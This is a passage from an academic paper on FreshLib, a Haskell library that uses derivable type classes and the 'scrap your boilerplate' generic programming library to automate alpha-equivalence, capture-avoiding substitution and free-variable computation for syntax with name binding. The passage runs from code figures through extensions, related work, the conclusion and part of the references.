  (Lam abs1) ==α (Lam abs2) = abs1 ==α abs2
instance Subst Lam Lam where
  [n ↦ t](Var m) = if n == m
    then return t
    else return (Var m)
  [n ↦ t](App u1 u2) = do t'1 ← [n ↦ t]u1
                           t'2 ← [n ↦ t]u2
                           return (App t'1 t'2)
  [n ↦ t](Lam abs) = do abs' ← [n ↦ t]abs
                           return (Lam abs')
instance FreeVars{Lam} Lam where
  FV{Lam}(Var m) = [m]
  FV{Lam}(App u1 u2) = FV{Lam}(u1) ∪ FV{Lam}(u2)
  FV{Lam}(Lam abs) = FV{Lam}(abs)

```

**Figure 6.** The “nameplate” code for *Lam*

### 3.5 Limitations of this approach

We have now described a working type class-based implementation of *FreshLib*, culminating in definitions of capture-avoiding substitution and free variable sets for which many cases are automatically provided.

However, so far this approach has simply *reorganized* the nameplate that must be written for a new user-defined datatype involving names and binding. This reorganization has some code reuse and convenience benefits: for example, we can override and reuse the  $- ==_{\alpha} -$ ,  $[− ↦ −] −$  and  $FV\{−\}(−)$  notations; we don’t have to write “trivial” cases for pushing substitutions inside lists, pairs, etc.; and for many datatypes, the remaining cases that need to be written down are very uniform because the tricky case for  $- \setminus\!\! \setminus -$  is provided by *FreshLib*. Nevertheless, although the nameplate code is simpler, we still have to write just as much boilerplate for a new datatype. In fact, we may have to write more code because *Nom* needs to be instantiated for user-defined datatypes.

For example, Figure 6 shows the additional code one would have to write to implement  $\alpha$ -equivalence, substitution, and free variables for the *Lam* type using the type class-based version of *FreshLib*. Fortunately, existing techniques for boilerplate-scraping now can be applied, because *Nom* turns out to be a perfect example of a *derivable type class*, and  $[− ↦ −] −$  and  $FV\{−\}(−)$  are examples of *generic (monadic) traversals* or *generic queries* of the SYB approach. In the next section we describe how to make *FreshLib* completely generic, so that suitable instances of *Nom*, *Subst*, and *FreeVars{−}* are derived automatically for datatypes built up using standard types and constructors or using *Name* and  $- \setminus\!\! \setminus -$ .

## 4. Implementation using generic programming

We will employ two different approaches to scrap the remaining nameplate in *FreshLib*. First, we use *derivable type classes* [13] to provide generic default definitions of the methods of *Nom* that

**class** *Nom* *a* **where**

$\tau \bullet -$	$:: Trans \rightarrow a \rightarrow a$
$\tau \bullet \{\!\! \{ Unit \}\!\! \}$ <i>Unit</i>	$= Unit$
$\tau \bullet \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inl x)</i>	$= Inl (\tau \bullet x)$
$\tau \bullet \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inr x)</i>	$= Inr (\tau \bullet x)$
$\tau \bullet \{\!\! \{ a \otimes b \}\!\! \}$ <i>(x <math>\otimes</math> y)</i>	$= (\tau \bullet x) \otimes (\tau \bullet y)$
$- \# -$	$:: Name \rightarrow a \rightarrow Bool$
$a \# \{\!\! \{ Unit \}\!\! \}$ <i>Unit</i>	$= True$
$a \# \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inl x)</i>	$= a \# x$
$a \# \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inr y)</i>	$= a \# y$
$a \# \{\!\! \{ a \otimes b \}\!\! \}$ <i>(x <math>\otimes</math> y)</i>	$= a \# x \wedge a \# y$
$- ==_\alpha -$	$:: a \rightarrow a \rightarrow Bool$
<i>Unit</i> $==_\alpha^{\{\!\! \{ Unit \}\!\! \}}$ <i>Unit</i>	$= True$
<i>(Inl x)</i> $==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}}$ <i>(Inl x')</i>	$= x ==_\alpha x'$
<i>(Inr y)</i> $==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}}$ <i>(Inr y')</i>	$= y ==_\alpha y'$
$- ==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}} -$	$= False$
<i>(x <math>\otimes</math> y)</i> $==_\alpha^{\{\!\! \{ a \otimes b \}\!\! \}}$ <i>(x' <math>\otimes</math> y')</i>	$= x ==_\alpha x' \wedge y ==_\alpha y'$

**Figure 7.** *Nom* as a derivable type class

are suitable for most user-defined datatypes. Unfortunately, this approach does not work for *Subst* and *FreeVars*  $\{-\}$ , so instead we employ the latest version of Lämmel and Peyton Jones’ “scrap your boilerplate” (SYB) library [19]. In particular, we make essential use of a recent innovation that supports *modular generic traversals* (i.e., traversals for which special cases can be provided using type class instances). This was not possible in previous versions of SYB.

**Warning.** This section (especially Section 4.2) depends rather heavily on derivable type classes and the new version of the SYB library. The papers [13] and [19] are probably prerequisite to understanding this section. However, these details do *not* have to be mastered by casual users of *FreshLib*.

#### 4.1 *Nom* as a derivable type class

In a *derivable type class* [13] (also called *generic class* in the ghc documentation), we may specify the default behavior of a class method by induction on the structure of a type, expressed in terms of generic unit types *Unit*, sum types  $a \oplus b$ , and product types  $a \otimes b$ . To instantiate a derivable type class to a particular type (constructor), we write a structural description of the type using existing type constructors, *Unit* for units,  $\oplus$  for sums,  $\otimes$  for products,  $\Lambda$  for type-level abstraction and  $\mu$  for recursion. For example, the structure of the *Lam* type is  $\mu\alpha.\text{Name} \oplus (\alpha \otimes \alpha) \oplus \text{Name} \backslash\backslash \alpha$ , whereas the structure of the list type constructor  $[]$  is  $\Lambda\beta.\mu\alpha.\text{Unit} \oplus \beta \otimes \alpha$ . A derivable type class declaration is specialized to a type by following the structural type description. The provided cases for *Unit*,  $\oplus$ , and  $\otimes$  in the declaration are used for the corresponding cases in the type; type-level recursion is translated to term-level recursion; and type-level abstraction is translated to class dependences in instance declarations. Few generic functions are purely structure-driven, so specialized behavior can also be provided as usual by providing appropriate type class instances. These instances take precedence over the default instance provided by the derivable type class declaration. If an empty instance is provided, the default behavior is inherited.

*Nom* turns out to be a prime example of a derivable type class. Figure 7 shows how to define *Nom* as a derivable type class whose methods can be derived automatically for user-defined datatypes simply by providing an empty instance of *Nom*. For example, for *Lam*, the declaration specializes to exactly the instance of

*Nom Lam* in Figure 6. For the list type constructor, the default instance declaration for *Nom a*  $\Rightarrow$  *Nom*  $[a]$  is essentially the same as the one shown in Section 3.1.

The behavior of *Nom* for built-in types such as *Int*, *Char*, etc. and for special *FreshLib* types  $\backslash\backslash\backslash -$  and *Name* is provided by the instances given in Section 3; no changes are needed.

#### 4.2 *Subst* and *FreeVars* $\{-\}$ as modular generic traversals

While derivable type classes work very well for *Nom*, they do not help scrap the remaining boilerplate involved in *Subst* and *FreeVars*  $\{-\}$ . One reason is that these classes take multiple parameters, and multiple-parameter derivable type classes are not supported by ghc. Also, these classes provide behavior that is constructor-dependent, not just type-dependent. Derivable type classes work well when a function’s behavior is dependent only on the structure of its argument type, but they are not suitable for writing functions with different behavior for different constructors of the same type. One possible solution would be to use a more powerful generic programming system such as Generic Haskell that *does* allow generic functions to display constructor-dependent behavior. This would work, but users of *FreshLib* would then also need to become familiar with Generic Haskell.

Another approach that supports constructor-dependent generic functions is Lämmel and Peyton Jones’ SYB library [17, 18]. This approach provides powerful facilities for “almost generic” functions which traverse the data structure generically *except for a few special cases*. We assume familiarity with this approach in the rest of this section.

Capture-avoiding substitution is *almost* an example of a *generic traversal* in the original SYB library. A naïve approach would be to implement a *Lam*-specific substitution function *substLam* as a generic (monadic) traversal by lifting the following *substVar* function to one that works for any datatype:

```
substVar      :: Name → Lam → Lam → Lam
substVar a t (Var b) = if a == b
                      then return t
                      else return (Var b)
substVar a t x      = return x
substLam      :: Name → Lam → a → a
substLam a t = everywhereT (mkT (substVar a t))
```

Of course, this implements *capturing substitution*, which is not what we want. The natural next thing to try is to make *substVar* and *substLam* monadic, define a function *substAbs* that gives the behavior of substitution for abstractions (performing freshening using a *FreshM*), and then use the extension function *ext1M* of the “Scrap More Boilerplate” paper [18] to extend *substLam* so that it freshens bound names appropriately.

Unfortunately, this approach does not quite work. The reason is that the function *substAbs* needs to know that the type of the body is in *Nom*, not just *Data*; thus, *substAbs* is *not polymorphic enough* to be used in a generic traversal. One way to solve this would be to make *Nom* a superclass of *Data*, but this is very unsatisfactory because *Data* is part of a library. Moreover, even if this approach *did* work, it would still have disadvantages: for example, we would have to repeat the tricky (though admittedly shorter) definition of substitution for each user-defined type, and even worse, these definitions would have to be modified if we ever added new binding types.

In fact, these are examples of more general limitations of the SYB library. As observed by Lämmel and Peyton Jones [19], the original SYB approach has two related disadvantages relative to type classes. First, generic functions are “closed” (cannot be extended) once they are defined, whereas type classes are “open” and can be extended with interesting behavior for new datatypes by providing instances. Second, SYB can only generalize *completely*

*polymorphic* functions of the form  $\forall a. Data\ a \Rightarrow a \rightarrow a$ ; although type-specific behavior is made possible using *cast*, *class-specific* behavior is not, and in particular, we cannot generalize functions that rely on knowing that  $a$  is an instance of some class other than *Data*.

As a result, though SYB-style generics are very powerful, they lack some of the *modularity* advantages of type classes and cannot be integrated with existing type class libraries very easily. Lämmel and Peyton Jones [19] have developed a new version of SYB that addresses both problems by, in essence, parameterizing the *Data* type class by another type class  $C$ , so that elements of  $Data\{C\}$  can be assumed to belong to  $C$ . This form of parameterization is not allowed in Haskell proper, but may be simulated in ghc using other extensions, based on a technique due to Hughes [14]. We refer to the current SYB library as SYB3.

Using SYB3, we can implement  $[- \mapsto -]$  and  $FV\{-\}(-)$  “once and for all”, rather than on a per-datatype basis. Each case in the definition of  $[- \mapsto -]$  and  $FV\{-\}(-)$  is essentially the same except for the variable constructor. Ideally, we would like to be able to parameterize the definitions of  $[- \mapsto -]$  and  $FV\{-\}(-)$  by this constructor. Haskell does not, of course, allow this kind of parameterization either, but we can simulate it using the *HasVar* type class:

```
class HasVar a where
  is_var :: a → Maybe Name
```

Now, using SYB3, we can implement *Subst* and *FreeVars* $\{-\}$  as shown in Figure 8 and Figure 9. Following Lämmel and Peyton Jones [19], this code contains some more white lies (namely, the use of class parameters to  $Data\{-\}$  and explicit type arguments to  $gfoldl\{-\}$ ) that hide details of the actual encoding in Haskell. The real version is available online;<sup>4</sup> however, this code is likely to change to match modifications in the SYB3 library as it evolves.

The first instance declaration for *Subst* specifies the default behavior. For most types, substitution just proceeds structurally, so we use the monadic traversal combinator *gmapM* from SYB.

### 4.3 White lies

We mentioned earlier that the picture painted of *FreshLib* in Section 2 was a little unrealistic. This is mostly because the underlying generic programming techniques used by *FreshLib* are still work in progress. We now describe the (mostly cosmetic) differences between the idealized code in Section 2 and what one actually has to do in the current implementation to use *FreshLib* for a user-defined datatype  $T$ .

First off, *FreshLib* depends on several extensions to Haskell present in ghc. The following declarations therefore need to be added to the beginning of any ghc source file making use of *FreshLib*:

```
{-# OPTIONS -fglasgow-exts #-}
{-# OPTIONS -fallow-undecidable-instances #-}
{-# OPTIONS -fallow-overlapping-instances #-}
{-# OPTIONS -fgenerics #-}
{-# OPTIONS -fth #-}
```

We also need to import parts of the *SYBnew* library:<sup>5</sup>

```
import SYBnew
import Basics
import Derive
```

Next, even though *Nom* is a “derivable” type class, it is not one of Haskell 98’s *built-in derivable type classes*, that is, one of the built-in classes (*Eq*, *Ord*, etc.) permitted in a *deriving* clause. So, we cannot actually write

<sup>4</sup> <http://homepages.inf.ed.ac.uk/jcheney/FreshLib.html>

<sup>5</sup> available from <http://www.cwi.nl/~ralf/syb3/>

---

```
instance Data\{Subst a\} t ⇒ Subst a t where
  [a ↦ t]x = gmapM\{Subst a\} ([a ↦ t]−) x
instance
  (HasVar a, Data\{Subst a\} a) ⇒ Subst a a
  where
    [n ↦ t]x = if is_var x == Just n
      then return t
      else gmapM\{Subst a\} ([n ↦ t]−) x
```

---

**Figure 8.** Substitution using modular generics

```
instance
  Data\{FreeVars\{a\}\} t ⇒ FreeVars\{a\} t
  where
    FV\{a\}(x) = gfoldl\{FreeVars\{a\}\}
      (λfvs-f y → fvs-f ∪ FV\{a\}(y))
      (λ_ → [])
    instance
      (HasVar a, Data\{FreeVars\{a\}\} a) ⇒ FreeVars\{a\} a
      where
        FV\{a\}(x) =
          case is_var x
          of Just n → [n]
            Nothing → gfoldl\{FreeVars\{a\}\}
              (λfvs-f y → fvs-f ∪ FV\{a\}(y))
              (λ_ → []) x
```

---

**Figure 9.** Free names using modular generics

**data**  $T = \dots$ deriving (*Nom*, ...)  
to automatically derive *Nom T*, but instead we need to write an empty instance

```
instance Nom T where
```

```
-- generic
```

in order to instantiate the “derivable” type class *Nom* to  $T$ . Another cosmetic difference is that as noted earlier, Haskell does not support explicit type parameters, which we have been writing as  $f\{t\}$ . However, type parameter passing can be coded in Haskell using dummy arguments and ascription (e.g. writing  $f\{undefined : t\}$ ). Finally, because the latest version of the SYB library [19] relies on Template Haskell [29] to derive instances of the SYB library’s *Data* and *Typeable* classes, we need to write a Template Haskell directive:

```
$ (derive [',T])
```

However, these changes introduce at most a fixed overhead per file and user-defined datatype. All of the changes are minor and most can be expected to disappear in future versions of ghc as support is added for the modular version of the SYB library.

## 5. Extensions

### 5.1 Integrating with other type classes

One subtle problem arises if one wishes to define  $(==)$  directly as  $\alpha$ -equivalence without having to write additional boilerplate code. In an early version of *FreshLib*, *Nom* only contained  $(-\bullet-)$  and  $(-\#-)$ . We defined  $(==)$  as  $\alpha$ -equivalence for  $\{\!\!\{\dots\}\!\!\}$  and let nature take its course for other instances of  $(==)$ , by defining:

```
instance (Eq a, Nom a) ⇒ Eq (Name \{\!\!\{ a\}\!\!\}) where
  a \{\!\!\{ x == b \}\!\!\} y = (a == b ∧ x == y) ∨
    (a # y ∧ x == (a ↔ b) • y)
```

This was unsatisfactory because (as discussed earlier) *Nom* cannot be mentioned in a *deriving* clause, so *Eq* cannot be mentioned

either (because it is dependent on *Nom* for any type containing  $\text{--} \lll -$ ). Thus an explicit boilerplate instance of *Eq Lam* had to be provided after *Nom Lam* was instantiated:

```
instance Nom Lam where
  -- generic
  instance Eq Lam where
    (Var n) == (Var m) = n == m
    -- more boilerplate cases
```

To get rid of this boilerplate, we put a *Nom*-specific version of equality (namely,  $(==_\alpha)$ ) into *Nom*, that can be used to provide a two-line instantiation of *Eq* whenever desired. However, to integrate *Nom* with other existing type classes (for example, to provide an instance of *Ord* compatible with  $\alpha$ -equivalence), we would have to put additional *Nom*-specific versions of their members into *Nom*. We would prefer to be able to use our original, more modular approach; this would be possible if “derivable” type classes could be used in *deriving* clauses.

## 5.2 User-defined name-types

*FreshLib* provides a “one size fits all” type of string-valued *Names* that is used for all name types. Often we wish to have names that carry more (or less) information than a *String*; for example, a symbol table reference, location information, namespace information, or a pointer to a variable’s value.

In addition, the use of a single *Name* type for all names can lead to subtle bugs due to *Names* of one kind “shadowing” or “capturing” *Names* of another kind. For example, in Haskell, ordinary variables and type variables are separate, so there is no confusion resulting from using *a* as both a type and as a term variable. However, doing this in *FreshLib* leads to disaster:

```
> Lam (a \lll TyApp (Var b) (VarTy a)) ==_
  Lam (a \lll TyApp (Var a) (VarTy a))
False
```

that is, the term-level binding of *a* in *Lam* captures the type variable *a*. This is not desired behavior, and to avoid this, we have to take care to ensure that term and type variable names are always distinct. Using different name types for type and term variables would rule out this kind of bug.

One way to support names of arbitrary types *n* is to parameterize *Name* and other types by the type of data *n* carried by *Names*:

```
data Name n = Name n (Maybe Int)
type Trans n = (Name n, Name n)
type Perm n = [Trans n]
class Nom a where
  -- • - :: Trans n → a → a
  -- # - :: Name n → a → Bool
  -- etc...
```

An immediate difficulty in doing this is that the old instance of *Nom Name* does not work as an instance of *Name String*, or for any other type *t*. The reason is that we would need to provide functions

```
-- • - :: Trans n → Name t → Name t
-- # - :: Name n → Name t → Bool
```

However, in each case the behavior we want is non-parametric: if *n* and *t* are the same type, we swap names or test for inequality, otherwise swapping has no effect and freshness holds. One adequate (but probably inefficient) solution is to require *n* and *t* to be *Typeable*, so that we can test whether *n* and *t* are the same type dynamically using *cast*:

```
class Nom a where
  -- • - :: Typeable n ⇒ Trans n → a → a
  -- # - :: Typeable n ⇒ Name n → a → Bool
  -- ==_\alpha - :: a → a → Bool
instance (Typeable n, Eq n) ⇒ Nom (Name n) where
```

$$\begin{aligned} \tau \bullet n &= \text{case } cast \ t \\ &\quad \text{of } Just (a \leftrightarrow b) \rightarrow \text{if } a == n \text{ then } b \\ &\quad \quad \text{else if } b == n \text{ then } a \\ &\quad \quad \text{else } n \\ &\quad Nothing \rightarrow n \\ a \# n &= \text{case } cast \ a \\ &\quad \text{of } Just a' \rightarrow a' /= n \\ &\quad Nothing \rightarrow True \\ a ==_\alpha b &= a == b \end{aligned}$$

The instances for *Nom* for basic datatypes are unchanged. For  $\text{--} \lll -$ , it is necessary to use *cast* when testing for freshness:

```
instance (Typeable n, Eq n, Nom a) ⇒
  Nom ((Name n) \lll a) where
  a # (b \lll t) = (case cast \ a \\ 
    \ of Just a' \rightarrow a' == b \\
    Nothing \rightarrow False) \vee a \# t
```

The *FreshM*, *HasVar*, *Subst*, and *FreeVars* classes also need to be modified slightly but are essentially unchanged.

Another possibility would be to abstract out the type *Name* itself, and parameterize *Nom*, *FreshM*, and the other classes over *n*. There are two problems with this. First, *ghc* does not support multi-parameter generic type classes; and second, to avoid variable capture it is important that a *FreshM* knows how to freshen *all* kinds of names, not just a particular kind. In the approach suggested above, this is not a problem because *renameFM* :: *FreshM m* ⇒ *Name n* → *m* (*Name n*) is parametric in *n*.

## 5.3 User-defined binding forms

The name-abstraction type *Name \lll a* can be used for a wide variety of binding situations, but for some situations it is awkward. For example, *let*-bindings *let x = e1 in e2*, typed  $\forall$ -quantifiers  $\forall x : \tau. \phi$ , and binding transitions  $p \xrightarrow{x(y)} q$  in the  $\pi$ -calculus can be represented using *Name \lll a*, but the representation requires rearranging the “natural” syntax, for example as *Let e1 (x \lll e2)*, *Forall \tau (x \lll \phi)*, or *BndOutTrans p x (y \lll q)*.

To provide better support for the first two forms of binding, we can provide instances of  $\text{--} \lll -$  that allow binding types other than *Name*. The following code permits binding a name-value pair:

```
data a \triangleright b = a \triangleright b
instance
  (Nom a, Nom b) ⇒ Nom ((Name \triangleright a) \lll b)
where
  a \# ((b \triangleright x) \lll y) = 
    a \# x \wedge (a == b \vee a \# y)
  ((a \triangleright x) \lll y) ==_\alpha ((b \triangleright x') \lll y') =
    x == x' \wedge
    (a == b \wedge y == y' \vee
     a \# y' \wedge y == (a \leftrightarrow b) \bullet y')
```

Then we can encode *let*-binding as *Let ((x \triangleright e1) \lll e2)* and typed quantifiers as *Forall ((x \triangleright \tau) \lll \phi)*. In addition, custom instances of *Subst* and *FreeVars* are needed, but not difficult to derive. More exotic binding forms such as the  $\pi$ -calculus binding transitions can be handled in a similar fashion by defining customized instances of *Nom*, *Subst*, and *FreeVars*.

There are other common forms of binding that cannot be handled at all using *Name \lll a*. Some examples include

- binding a list of names, e.g. the list of parameters in a C function;
- binding the names in the domain of a typing context, e.g.  $\Gamma \vdash e : \tau$  is considered equal up to renaming variables bound in  $\Gamma$  within  $e$  and  $\tau$ ;

- binding the names in a pattern-matching case, e.g.  $p \rightarrow e$  is considered equal up to renaming of bound variables in  $p$  within  $e$ ; and
- binding several mutually recursive names in a recursive `let`.

In each case we wish to *simultaneously bind all of an unknown number of names appearing in a value*.

We sketch a general mechanism for making a type bindable (that is, allowing it on the left side of  $\text{--} \lll \text{--}$ ). For a type  $a$  to be bindable, we need to be able to tell which names are bound by a *a-value* and whether two *a-values* are equal up to a permutation of names. Thus, we introduce a type class for bindable types:

```
class Nom a ⇒ BType a where
  BV(−) :: a → [Name]
  − ⊕ − :: a → a → Maybe Perm
```

The first member,  $BV(−)$ , computes the set of names bound by a *BType*, whereas the second,  $− ⊕ −$ , tests whether two values are equal up to a permutation, and returns such a permutation, if it exists. Now we can provide a very general instance for  $Nom(a \lll b)$ :

```
instance (BType a, Nom b) ⇒ Nom (a \lll b) where
  a # (x \lll y) = a ∈ BV(x) ∨ a # y
  (x \lll y) ==_α (x' \lll y') =
    (x ==_α x' ∧ y ==_α y') ∨
    (case x ⊕ y
      of Just π →
        (all (λa → a # y') (BV(x) \setminus BV(y))) ∧
        (x' ==_α π ⊕ y')
      Nothing → False)
```

The  $\alpha$ -equivalence test checks whether the bound data structures are equal up to a permutation, then checks that all names bound on the left-hand side but not on the right-hand side are fresh for the body on the right-hand side, and finally checks that the permutation that synchronizes the bound names also synchronizes the bodies. This is a natural, if complicated, generalization of  $\alpha$ -equivalence for a single bound name.

In the class instance for substitution, we calculate the names bound by the left-hand side, generate fresh names, and rename the bound names to the fresh names. In the class instance for free variables, instead of subtracting the singleton list  $[a]$ , we subtract  $BV(x)$ . The details are omitted.

Then, for example, we can make contexts

```
newtype Ctx = Ctx [(Name, Type)]
```

bindable by implementing  $BV(−)$  as  $\text{map } fst$  and  $− ⊕ −$  as a function that constructs the simplest permutation  $\pi$  such that  $ctx_1 == \pi ⊕ ctx_2$ , if it exists. Similarly, pattern-based binding can be implemented by providing the corresponding functions for patterns. Note that we can replace the earlier instances of  $Nom(Name \lll a)$  and  $Nom((Name \triangleright a) \lll b)$  by providing the following instance declarations:

```
instance BType Name where
  BV(a) = [a]
  a ⊕ b = Just [(a ↦ b)]
instance (BType a, Nom b) ⇒ BType (a \triangleright b) where
  BV(a \triangleright b) = BV(a)
  (a \triangleright b) ⊕ (a' \triangleright b') = if b ==_α b' then a ⊕ a' else Nothing
```

As promised, we show how to implement the abstract syntax of pattern matching sketched in Section 2.4 as follows:

```
instance BType Pat where
  BV(PVar n) = [n]
  BV(PRec []) = []
  BV(PRec ((_: x) : xs)) = BV(x) ++ BV(xs)
  (PVar n) ⊕ (PVar m) = Just [(n ↦ m)]
  (PRec []) ⊕ (PRec []) = Just []
  (PRec ((l, p) : r1)) ⊕ (PRec ((l' : q) : r2))
```

$$\begin{aligned} & | l == l' \\ & = \text{do } \pi \leftarrow p \ominus q \\ & \quad \tau \leftarrow (PRec\ r1) \ominus (PRec\ (\pi \odot r2)) \\ & \quad \text{return } (\tau + \pi) \\ - \ominus - & = \text{Nothing} \end{aligned}$$

Note that this implementation assumes, but does not enforce, that labels and pattern variables are distinct; thus, expressions like  $\{l : e_1, l : e_2\}$  and patterns like  $\{l_1 : x, l_2 : x\}$  need to be excluded manually.

Unfortunately, combining user-defined name types with user-defined binding forms appears to be nontrivial. We are currently working on combining these extensions.

## 5.4 Other nominal generic functions

Capture-avoiding substitution and free variables sets are just two among many possible interesting generic operations on abstract syntax with names. A few other examples include  $\alpha$ -equivalence-respecting linear and subterm orderings; conversion to and from name-free encodings like de Bruijn indices or binary formats; syntactic unification [21, 33]; and randomized test generation as in QuickCheck [8].

Using the SYB3 library, it appears possible to define “nominal” versions of the *gfoldl*, *gmap*, *gzip*, and other combinators of *Data*, such that names are freshened by default when passing through a name-abstraction. In this approach, many interesting generic functions besides the ones we have considered would be expressible as nominal generic traversals or queries. We leave exploration of this possibility for future work.

## 5.5 Optimizations

Substitution and free variable computations are basic operations that need to be efficient. Currently *FreshLib* is written for clarity, not efficiency; in particular, it follows a “sledge hammer” approach [15] in which all bound names are renamed and all subterms visited during capture-avoiding substitution. While Haskell’s built-in sharing, laziness, and other optimizations offer some assistance, faster techniques for dealing with substitution are well-known, and we plan to investigate whether they can be supported in *FreshLib*.

Some minor optimizations are easy to incorporate. For example, our implementation of substitution always traverses the whole term, but we can easily modify the instance declaration for  $Subst\ t\ (Name \lll a)$  to stop substitution early if we detect that the name for which we are substituting becomes bound. Similarly, we can improve the efficiency of simultaneous substitution and  $FV\{\_ \}(−)$  using efficient *FiniteMap* or *Set* data structures.

Another possible optimization would be to use the “rapier” approach to capture-avoiding substitution used in the *ghc inline* and described by Peyton Jones and Marlow [15, Section 4.2]. In this approach, the set of all variables in scope is computed simultaneously with capture-avoiding substitution, and fresh names are not generated using a monad, but by hashing the set of names to guess a name that is (with high probability) not already in scope. In this approach, substitution is a pure function, so the use of monads for name-generation can be avoided. On the other hand, the hashing step may need to be repeated until a fresh name is found.

## 5.6 Parallelization

The order in which fresh names are generated usually has no effect on the results of computation, so theoretically, substitution operations could be reordered or even be performed in parallel. (We have in mind a fine-grained approach to parallel programming such as GPH [1]). However, the classical approach based on side-effects hides these optimization opportunities because fresh names are generated sequentially. In our approach, substitution can be performed in parallel as long as *separate threads generate distinct*

*fresh names*. One way to do this is to replace the “single-threaded” freshness monad with one that can always “split” the source of fresh names into two disjoint parts. For example, fresh names could be generated using the technique of Augustsson et al. [4], in which the fresh name source is an infinite lazy tree which can be split into two disjoint fresh name sources as needed.

## 6. Related and Future Work

FreshML [26, 30] was an important source of inspiration for this work. Another source was logic programming languages such as  $\lambda$ Prolog [23] and Qu-Prolog [32], which provide capture-avoiding substitution as a built-in operation defined on the structure of terms.

We are aware of at least two other implementations of FreshML-like functionality as a Haskell library [35, 28], all based on essentially the same idea as ours: use type classes to provide swapping, freshness, and  $\alpha$ -equivalence. The alternative attempts of which we are aware seem to include roughly the same functionality as discussed in the first half of Section 3, but not to use generic programming, or to consider substitution or free variable set computations at all. Sheard’s library in particular inspired our treatment of freshness monads and user-defined binding forms.

Urban and Tasson [34] have used Isabelle/HOL’s *axiomatic type classes* to develop a formalization of the lambda-calculus. Our techniques for generic programming with nominal abstract syntax may be relevant in this setting.

Recently, Pottier [27] has developed Caml, a source-to-source translation tool for OCaml that converts a high-level type specification including a generalization of FreshML-like name and abstraction types. Interestingly, this approach also provides more advanced declarative support for exotic binding forms, including `letrec`. In Caml, although capture-avoiding substitution is not built-in, it is easy to implement by overriding a *visitor* operation on syntax trees that is provided automatically. This is further evidence that nominal abstract syntax is compatible with a variety of generic programming techniques, not just those provided by `ghc`.

One advantage of implementing nominal abstract syntax as a language extension (as in FreshML and  $\alpha$ Prolog) rather than as a library is that built-in equality is  $\alpha$ -equivalence, so even though name-generation is treated using side-effects or nondeterminism in these languages, capture-avoiding substitution is a pure function (i.e., has no observable side-effects up to  $\alpha$ -equivalence). Such language extensions also have the advantage that providing user-defined name-types is straightforward; the lack of good support for the latter is probably the biggest gap in *FreshLib*. Although *FreshLib* provides fewer static guarantees, it is more flexible in other important respects: for example, it is possible for users to define their own binding forms (Section 5.3). Another advantage of *FreshLib* is that the underlying representations of names are accessible; for example, names can be ordered, and so can be used as keys in efficient data structures, whereas in FreshML and  $\alpha$ Prolog this is not allowed because there is no swapping-invariant ordering on names.

There is a large literature on efficient representations of  $\lambda$ -terms and implementations of capture-avoiding substitution in a variety of settings; for example, explicit substitutions [2], optimal reduction [3], and  $\lambda$ -DAGs [31]. We plan to attempt to integrate some such techniques into *FreshLib*.

Lämmel [16] proposed using generic programming, and in particular, generic traversals, as the basis for refactoring tools (that is, tools for automatic user-controlled program transformation). In this technique, refactorings can be described at a high level of generality and then instantiated to particular languages by describing the syntax and binding structure. This approach has much in common with the use of the *HasVar* and *BType* classes, and we are interested in exploring this connection further. An important difference

is that in refactoring, renaming and fresh name generation is expected to be performed by the user. Thus, refactorings simply fail if a name clash is detected, whereas *FreshLib* needs to be able to generate fresh names automatically in such situations.

The *FreshLib* approach is a lightweight but powerful way to incorporate the novel features of FreshML inside Haskell. It seems particularly suitable for prototyping, rapid development, or educational purposes. But is it suitable for use in real Haskell programs? We are optimistic that there is some way of reconciling efficiency, modularity, and transparency, but this is an important direction for future work. One recent development that may help in this respect is Chakravarty et al.’s extension of Haskell type classes to support *associated types* [6]. We speculate that associated types may be useful for providing better support for user-defined name and binding types in *FreshLib*.

## 7. Conclusion

This paper shows that recent developments in two active research areas, *generic programming* and *nominal abstract syntax*, can be fruitfully combined to provide advanced capabilities for programming abstract syntax with names and binding in Haskell. In nominal abstract syntax, functions for comparing two terms up to renaming, calculating the set of free variables of a term, and safely substituting a term for a variable have very regular definitions—so regular, in fact, that they can be expressed using generic programming techniques already supported by extensions to Haskell such as derivable type classes and the SYB library. Moreover, these definitions can be provided *once and for all* by a library; we have developed a “proof of concept” library called *FreshLib*. All of the code for chores such as  $\alpha$ -equivalence, substitution, and free variables are provided by *FreshLib* and can be used without having to first learn nominal abstract syntax or generic programming, or master some external generic programming tool.

The ability to provide capture-avoiding substitution as a built-in operation is often cited as one of the main advantages of higher-order abstract syntax over other approaches. We have shown that, in the presence of generic programming techniques, this advantage is shared by nominal abstract syntax. In addition, our approach provides for more exotic forms of user-defined binding, including pattern-matching binding forms. In contrast, name-free or higher-order abstract syntax techniques provide no special assistance for this kind of binding.

On the other hand, this paper has focused on clarity over efficiency. There are many optimization techniques that we hope can be incorporated into *FreshLib*. The fact that *FreshLib* works *at all* is encouraging, however, because it suggests that nominal abstract syntax, like higher-order abstract syntax, is a sensible high-level programming interface for names and binding. It remains to be determined whether this interface can, like higher-order abstract syntax, be implemented efficiently. We believe that *FreshLib* is a promising first step towards an efficient generic library for *scrapping your nameplate*.

## Acknowledgments

I wish to thank Ralf Lämmel and Simon Peyton Jones for answering questions about the new *Scrap your Boilerplate* library and associated paper. I also wish to thank Tim Sheard for sharing his FreshML-like Haskell library, some of whose ideas have been incorporated into *FreshLib*. This work was supported by EPSRC grant R37476.

## References

- [1] Glasgow Parallel Haskell, June 2005. <http://www.macs.hw.ac.uk/~dsg/gph/>.

- [2] M. Abadi, L. Cardelli, P.-L. Curien, and J.-J. Lévy. Explicit substitutions. *Journal of Functional Programming*, 1(4):375–416, 1991.
- [3] Andrea Asperti and Stefano Guerrini. *The Optimal Implementation of Functional Programming Languages*. Cambridge University Press, 1999.
- [4] Lennart Augustsson, Mikael Rittri, and Dan Synek. On generating unique names. *J. Funct. Program.*, 4(1):117–123, 1994.
- [5] Brian E. Aydemir, Aaron Bohannon, Matthew Fairbairn, J. Nathan Foster, Benjamin C. Pierce, Peter Sewell, Dimitrios Vytiniotis, Geoffrey Washburn, Stephanie Weirich, and Steve Zdancewic. Mechanized metatheory for the masses: The POPLmark Challenge. In *Proceedings of the Eighteenth International Conference on Theorem Proving in Higher Order Logics (TPHOLs 2005)*, 2005. To appear.
